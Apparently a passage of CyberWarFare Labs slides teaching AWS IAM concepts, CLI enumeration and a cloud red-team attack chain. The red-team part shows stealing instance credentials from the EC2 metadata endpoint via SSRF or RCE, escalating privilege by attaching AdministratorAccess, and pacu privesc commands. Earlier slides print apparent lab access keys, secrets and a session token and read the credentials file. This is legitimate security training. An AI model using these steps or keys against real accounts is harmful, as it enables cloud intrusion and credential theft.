<input type="radio"/>	<input type="checkbox"/> AutoScalingConsoleReadOnlyAccess	AWS managed	None	Provides read-o

© All Rights Reserved CyberWarFare Labs

Policy Data :

- Effect – Use to Allow or Deny Access
- Action – Include a list of actions (Get, Put, Delete) that the policy allows or denies.
- Resource – A list of resources to which the actions apply




The screenshot displays the AWS IAM console interface. On the left is a navigation sidebar with options like Dashboard, Access management, Policies, and Access reports. The main content area shows the 'Summary' page for the 'AmazonEC2FullAccess' policy. It includes the Policy ARN (arn:aws:iam:aws:policy/AmazonEC2FullAccess) and a description: 'Provides full access to Amazon EC2 via the AWS Management Console.' Below this are tabs for Permissions, Policy usage, Policy versions, and Access Advisor. The 'Policy summary' tab is active, showing a JSON representation of the policy. The JSON structure is as follows:

```

1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Action": "ec2:*",
6       "Effect": "Allow",
7       "Resource": "*"
8     },
9     {
10      "Effect": "Allow",
11      "Action": "elasticloadbalancing:*",
12      "Resource": "*"
13    },
14    {
15      "Effect": "Allow",
16      "Action": "cloudwatch:*"
  
```

Policy types:



- **Inline Policies** - An inline policy is a policy that's embedded in an IAM identity (a user, group, or role)
- **Managed Policies** -
 - AWS Managed Policies
 - Customer Managed Policies



Services

Search for services, features, blogs, docs, and more

[Alt+S]

Global

Atomic Nuclear

Identity and Access Management (IAM)

Dashboard

Access management

Users

Roles

Policies

Identity providers

Account settings

Access reports

Access analyzer

Archive rules

Analyzers

Settings

Credential report

Organization activity

Service control policies (SCPs)

User ARN

arn:aws:iam::294170659659:user/emp01

Path

/

Creation time

2022-03-25 02:23 UTC+0530

Permissions

Groups (2)

Tags

Security credentials

Access Advisor

Permissions policies (4 policies applied)

Add permissions

Add inline policy

Policy name	Policy type
Attached directly	
AmazonEC2FullAccess	AWS managed policy
s3-administrator-Policy	Inline policy

Policy summary

{ } JSON

Edit policy

Simulate policy


```

1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Action": [
6         "s3:*"
7       ],
8       "Effect": "Allow",
9       "Resource": "*"
10    }
11  ]

```

2. Authentication Methods

2.1 AWS Cloud Authentication :




2.1.1 Authentication to AWS Management Portal

- IAM Root User's credential [Username + Password] - Long Term Access
- IAM User's credential [Username + Password] - Long Term Access
- SSO User's credential [Username + Password] - Long Term Access

- IAM Root User's credential [Username + Password]:

<https://console.aws.amazon.com/>



aws

Sign in

☒ **Root user**
Account owner that performs tasks requiring unrestricted access. [Learn more](#)

☐ **IAM user**
User within an account that performs daily tasks. [Learn more](#)

Root user email address

admin@atomic-nuclear.site

Next

By continuing, you agree to the [AWS Customer Agreement](#) or other agreement for AWS services, and the [Privacy Notice](#). This site uses essential cookies. See our [Cookie Notice](#) for more information.

☐ New to AWS?

Create a new AWS account


Amazon Lightsail

Lightsail is the easiest way to get started on AWS

[Learn more »](#)

- IAM User's credential [Username + Password]:

<https://console.aws.amazon.com/>



The screenshot shows the AWS IAM console sign-in page for an IAM user. The browser address bar displays the URL: `signin.aws.amazon.com/oauth?client_id=arn%3Aaws%3Asignin%3A%3A%3Aconsole%2Fcanvas&code_challenge=PUcumQl66Uyj8CWexMocGO4cu1-BwXaTSTGdFDFAyfw&code_challen...`. The page features the AWS logo at the top left. Below it, the heading "Sign in as IAM user" is displayed. The form includes fields for "Account ID (12 digits) or account alias" (containing "294170659659"), "IAM user name" (empty), and "Password" (empty). A checkbox labeled "Remember this account" is present. A blue "Sign in" button is at the bottom of the form. Below the button are links for "Sign in using root user email" and "Forgot password?". On the right side of the page, there is a promotional banner for Amazon Lightsail. The banner has a dark background with a bright light source and a white robot character giving a thumbs up. The text on the banner reads "Amazon Lightsail" and "Lightsail is the easiest way to get started on AWS", with a "Learn more »" button.

aws

Sign in as IAM user

Account ID (12 digits) or account alias

294170659659

IAM user name

Password

☐ Remember this account

Sign in

[Sign in using root user email](#)

[Forgot password?](#)


Amazon Lightsail

Lightsail is the easiest way to get started on AWS

[Learn more »](#)

- SSO User's credential [Username + Password]:

`https://Org-Name.awsapps.com/start`



2.1.2 Authentication to AWS using AWS CLI

- **Long Term** : Access Key ID + Access Key Secret
- **Short Term** : Access Key ID + Access Key Secret + Session Token

Programmatic Access (Access Key ID + Access Key Secret)

```
aws configure --profile atomic-nuclear
```

```
PS C:\Users\Hacker> aws configure --profile atomic-nuclear
AWS Access Key ID [None]: AKIAUI7PQBNFYCHFHCGR
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Get the information about configured identity

```
aws sts get-caller-identity --profile atomic-nuclear
```

```
PS C:\Users\Hacker> aws sts get-caller-identity --profile atomic-nuclear
{
  "UserId": "AIDAUI7PQBNF65T37ME23",
  "Account": "294170659659",
  "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```

Programmatic Access (Access Key ID + Access Key Secret + Session Token)

aws configure

```
C:\Users\Hacker>set AWS_ACCESS_KEY_ID=ASIAUI7PQBNFQGT342T2
```

```
C:\Users\Hacker>set AWS_SECRET_ACCESS_KEY=NWLik5Kn6IVwiCVC63p1Sd+Fun/+ucNTG+x524P3
```

```
C:\Users\Hacker>set AWS_SESSION_TOKEN=FwoGZXIvYXdzEAEaDOISBPRqG44+Xn/2+CKBAV982X8aki1z/zC4AnTJIx2exmZXoisTdbHQNaK946C4  
uoUT6F4YsMeKMNSv0FkcybGSIXakCydiIlgookTCHePZaY/A2MMSQlGCjr1KKPtALNBCnRfTcM1ymrpHgaNqivJhnel9glsZAMk90sdsu+rzUkTiaQWP08N  
lu+LmhIZX5MijSm6CTBjIoC0748ZI5QLImseSenq0JK9KiD5fJZTovID3iWuPjtND6+e1izsbaPg==
```

Get the information about configured identity

```
aws sts get-caller-identity --profile atomic-nuclear
```

```
C:\Users\Hacker>aws sts get-caller-identity
{
  "UserId": "AIDAUI7PQBNF65T37ME23",
  "Account": "294170659659",
  "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```


AWS CLI Stored Credentials

Windows

C:\Users\UserName\.aws

```
PS C:\Users\Hacker\.aws> ls
```

Directory: C:\Users\Hacker\.aws

Mode		LastWriteTime	Length	Name
----		-----	-----	----
d-----		25-03-2022 21:59		cli
d-----		03-02-2022 12:35		sso
-a----		26-04-2022 20:32	352	config
-a----		26-04-2022 20:59	837	credentials

AWS CLI Stored Credentials

Linux

/home/UserName/.aws

```
hacker@Hacker-PC:~/ .aws$ pwd
/home/hacker/.aws
hacker@Hacker-PC:~/ .aws$ ls
config  credentials
hacker@Hacker-PC:~/ .aws$
```

Content of credentials file

cat credentials

```
PS C:\Users\Hacker\.aws> cat .\credentials
[default]
aws_access_key_id = AKIAZVR56YVSAIKSG324
aws_secret_access_key = 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
[atomic-nuclear]
aws_access_key_id = AKIAUI7PQSNFTCHFHCGR
aws_secret_access_key = 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
```

3. CLI Based Enumeration

2.1.3 Enumeration

Users:

List of IAM Users :

```
aws iam list-users
```

List the IAM groups that the specified IAM user belongs to :

```
aws iam list-groups-for-user --user-name [user-name]
```


List all manages policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name [user-name]
```

Lists the names of the inline policies embedded in the specified IAM user :

```
aws iam list-user-policies --user-name [user-name]
```

Groups :

List of IAM Groups :

```
aws iam list-groups
```

List of all users in a groups :

```
aws iam get-group --group-name [group-name]
```

Lists all managed policies that are attached to the specified IAM Group :

```
aws iam list-attached-group-policies --group-name [group-name]
```

List the names of the inline policies embedded in the specified IAM Group:

```
aws iam list-group-policies --group-name [group-name]
```

Roles :

List of IAM Roles :

```
aws iam list-roles
```

Lists all managed policies that are attached to the specified IAM role :

```
aws iam list-attached-role-policies --role-name [ role-name]
```

List the names of the inline policies embedded in the specified IAM role :

```
aws iam list-role-policies --role-name [ role-name]
```

Policies:

List of all iam policies :

```
aws iam list-policies
```

Retrieves information about the specified managed policy :

```
aws iam get-policy --policy-arn [policy-arn]
```

Lists information about the versions of the specified manages policy :

```
aws iam list-policy-versions --policy-arn [policy-arn]
```


Retrieved information about the specified version of the specified managed policy :

```
aws iam get-policy-version --policy-arn policy-arn --version-id [version-id]
```

Retrieves the specified inline policy document that is embedded on the specified IAM user / group / role :


```
aws iam get-user-policy --user-name user-name --policy-name [policy-name]
```

```
aws iam get-group-policy --group-name group-name --policy-name [policy-name]
```

```
aws iam get-role-policy --role-name role-name --policy-name [policy-name]
```

4. Red Team Ops in AWS Cloud

Cloud Red Team Attack Life Cycle



Configure Initial Compromised User Credential :

```
aws configure --profile auditor
```

Enumerate Cloud Services, e.g EC2, S3 etc. in an Organization AWS Account :

```
aws ec2 describe-instances --profile auditor
```


Exploit Public Facing Application Running on EC2 Instance and Retrieve Temporary Credential :

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/jump-ec2-role
```

Note: Cloud meta-data can be retrieve by exploiting these web app vulnerabilities -

- SSRF
- RCE

Configure & Validate Temporary Credential in AWS CLI :

```
aws configure set aws_access_key_id [key-id] --profile ec2  
aws configure set aws_secret_access_key [key-id] --profile ec2  
aws configure set aws_session_token [token] --profile ec2  
aws sts get-caller-identity --profile ec2
```

Get the Managed Policy Attached to EC2 Instance :

```
aws iam list-attached-role-policies --role-name jump-ec2-role --profile  
auditor
```

Retrieves the specified inline policy document that is embedded on the ec2 instance role :

```
aws iam list-role-policies --role-name jump-ec2-role --profile auditor
```

Get the permissions in inline policy :

```
aws iam get-role-policy --role-name jump-ec2-role --policy-name jump-inline-policy  
--profile auditor
```

Escalate privilege by attaching administrator policy to itself :

```
aws iam attach-role-policy --policy-arn  
arn:aws:iam::aws:policy/AdministratorAccess --role-name jump-ec2-role --profile ec2
```

Again, check the managed Policy Attached to EC2 Instance :

```
aws iam list-attached-role-policies --role-name jump-ec2-role --profile auditor
```


Red Team Ops with Automated Tool “pacu” :

Setting the initial user access key in pacu

```
set_keys
```

Get the permission of current logged-in user

```
exec iam__enum_permissions
```

```
whoami
```

Enumerate ec2 instance and get the public ip addresses.

```
exec ec2__enum
```

```
data EC2
```

Set the temporary credential for role attached to ec2 instance.

```
set_keys
```

Get the permission of current logged-in role.

```
exec iam__enum_permissions
```

```
whoami
```

Enumerate privilege escalation permission and exploit it.


```
exec iam__privesc_scan
```

Again, check the permission of privilege escalated role.

```
exec iam__enum_permissions
```

```
whoami
```

CWL Cloud Security Certifications Path





Thank You

**For Professional Red Team / Blue Team / Purple Team,
Cloud Cyber Range labs / Courses / Trainings, please contact**

info@cyberwarfare.live

To know more about our offerings, please visit:

<https://cyberwarfare.live>